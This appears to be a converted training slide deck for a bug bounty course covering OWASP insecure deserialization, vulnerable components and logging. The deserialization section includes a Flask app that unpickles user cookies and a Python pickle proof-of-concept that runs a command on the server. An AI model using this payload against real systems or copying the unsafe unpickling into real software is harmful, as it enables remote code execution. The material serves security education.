

Bug Bounty Crash Course

Web Application Security Edition
Day 8

OWASP Top 10 : A8 Insecure Deserialization

- Insecure Deserialization ranked 23rd on Mitre CWE list

| Rank | ID | Name | Score |
|------|-------------------------|---|-------|
| [12] | CWE-787 | Out-of-bounds Write | 11.08 |
| [13] | CWE-287 | Improper Authentication | 10.78 |
| [14] | CWE-476 | NULL Pointer Dereference | 9.74 |
| [15] | CWE-732 | Incorrect Permission Assignment for Critical Resource | 6.33 |
| [16] | CWE-434 | Unrestricted Upload of File with Dangerous Type | 5.50 |
| [17] | CWE-611 | Improper Restriction of XML External Entity Reference | 5.48 |
| [18] | CWE-94 | Improper Control of Generation of Code ('Code Injection') | 5.36 |
| [19] | CWE-798 | Use of Hard-coded Credentials | 5.12 |
| [20] | CWE-400 | Uncontrolled Resource Consumption | 5.04 |
| [21] | CWE-772 | Missing Release of Resource after Effective Lifetime | 5.04 |
| [22] | CWE-426 | Untrusted Search Path | 4.40 |
| [23] | CWE-502 | Deserialization of Untrusted Data | 4.30 |
| [24] | CWE-269 | Improper Privilege Management | 4.23 |
| [25] | CWE-295 | Improper Certificate Validation | 4.06 |

OWASP Top 10 : A8 Insecure Deserialization



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Insecure Deserialization

| Threat Agents | Attack Vectors | Security Weakness | Impacts | | |
|--|---|-------------------|------------------|---|--|
| App. Specific | Exploitability: 1 | Prevalence: 2 | Detectability: 2 | Technical: 3 | Business ? |
| Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code. | This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it. | | | The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. | The business impact depends on the protection needs of the application and data. |

When is the application vulnerable?


- Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.
- Serialization may be used in applications for:
 - Remote- and inter-process communication (RPC/IPC)
 - Wire protocols, web services, message brokers
 - Caching/Persistence
 - Databases, cache servers, file systems
 - HTTP cookies, HTML form parameters, API authentication tokens

Source: OWASP

What is serialization?

- Converting state of an object into linear sequence of bytes
- Byte stream can be used for
 - Storing data to file/database
 - Transmitting data over network to another machine
 - Sending it to another process.
 - Remote Procedure Calls, e.g SOAP
- Standard Formats
 - XML, JSON, YAML, Property Lists

Serialization and Deserialization





Serialization in Python: Pickling

- `dumps` method
 - serializes a python object hierarchy and returns the bytes object of the serialized object.
- `loads` method
 - deserialize a data stream.
- `__reduce__` method
 - The `__reduce__` method is called during pickling
 - Returns a tuple defining how the object is to be reconstructed during unpickling
 - OR Returns a string which represents the name of a global variable
- `__init__` method
 - Constructor, allows the class to initialize the attributes of the class

Pickle Deserialization Source Code

```
class User(object):
    def __init__(self, name):
        self.name = name
    } Class Definition

@app.route("/", methods = ['GET'])
def index():
    cookie = request.cookies.get('user')
    ← Fetching cookie "user"

    if cookie is not None:
        encoded=base64.b64decode(cookie)
        user=pickle.loads(encoded)
        ← Decoding cookie value
        ← Unpickling

        output='<a class="nav-link" href="/logout"> Welcome '+user.name+'</a>';
        response=make_response(render_template("index.html",welcome=Markup(output)))
        response.set_cookie("user",cookie)
    } Response with welcome message

    else:
        output='<a class="nav-link" href="/login"> Login </a>';
        response=make_response(render_template("index.html",welcome=Markup(output)))

    return response
```



Pickle Deserialization Attack Source Code

```
import pickle
import base64
import subprocess

class User(object):

    def __reduce__(self):
        return (self.__class__, (subprocess.check_output(["whoami"]),))

    def __init__(self, name):
        self.name = name

user = User("Jim")
cookie = base64.b64encode(pickle.dumps(user))
print(cookie)
```

Diagram annotations:

- Importing Libraries: A red bracket groups the first three lines of code.
- Reduce Method: A red box surrounds the `__reduce__` method definition.
- Executing whoami command: A red box surrounds the argument passed to `subprocess.check_output`.
- Init Method: A red box surrounds the `__init__` method definition.
- Serializing python object and base64 encoding it: A red box surrounds the assignment of `base64.b64encode(pickle.dumps(user))`.



Lab: Pickle Deserialization RCE II

Lab URL: <https://www.attackdefense.com/challengedetails?cid=1915>

Video URL: <https://youtu.be/O7q6MbfpAzo>



Lab: Pickle Deserialization RCE I

Lab URL: <https://www.attackdefense.com/challengedetails?cid=1912>

Video URL: <https://youtu.be/e3e3m5i5twE>

Prevention

- The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.
- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.

Source: OWASP

Prevention

- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

OWASP Top 10 : A9 Using Components with Known Vulnerabilities

A9
:2017

Using Components with Known Vulnerabilities

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The flowchart illustrates the progression of a security threat. It starts with 'Threat Agents' (represented by a stick figure icon), which leads to 'Attack Vectors' (represented by a shield icon). This leads to 'Security Weakness' (represented by a gear icon). Finally, it leads to 'Impacts' (represented by a cylinder icon).

| Threat Agents | Attack Vectors | Security Weakness | Impacts | | |
|--|---|--|------------------|--------------|------------|
| App. Specific | Exploitability: 2 | Prevalence: 3 | Detectability: 2 | Technical: 2 | Business ? |
| While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit. | Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort. | While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list. | | | |

Source: OWASP

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When is the application vulnerable?

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not secure the components' configurations

When is the application vulnerable?

- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.



Lab: Vulnerable Xdebug Extension

Lab URL: <https://attackdefense.com/challengedetails?cid=1909>

Video URL: <https://youtu.be/BTsNpCd1Xog>



Lab: Shellshock

Lab URL: <https://attackdefense.com/challengedetails?cid=1911>

Video URL: <https://youtu.be/igr5i68IRzw>

Prevention

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.

Source: OWASP

Prevention

- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

OWASP Top 10 : A10 Insufficient Logging & Monitoring

A10
:2017

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Insufficient Logging & Monitoring

| Threat Agents | Attack Vectors | Security Weakness | Impacts | | |
|---|---|-------------------|------------------|---|------------|
| App. Specific | Exploitability: 2 | Prevalence: 3 | Detectability: 1 | Technical: 2 | Business ? |
| Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected. | This issue is included in the Top 10 based on an industry survey . One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted. | | | Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted. | |

When is the application vulnerable?

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.

When is the application vulnerable?

- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.



Lab: Apache Log Analysis: GoAccess

Lab URL: <https://attackdefense.com/challengedetails?cid=142>

Video URL: <https://youtu.be/dw7GiUNOgY0>

Homework Lab: Kibana: Apache Log Analysis

Lab URL: <https://attackdefense.com/challengedetails?cid=1181>

Prevention


- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.

Source: OWASP

Privilege Escalation

Privilege Escalation and Subverting Defenses

- Low priv user on normal machine
- Compromise other users
- Escalate to root





Lab: Web to Root

Lab URL: <https://attackdefense.com/challengedetails?cid=85>

Video URL: <https://youtu.be/AeFzdX-vhW8>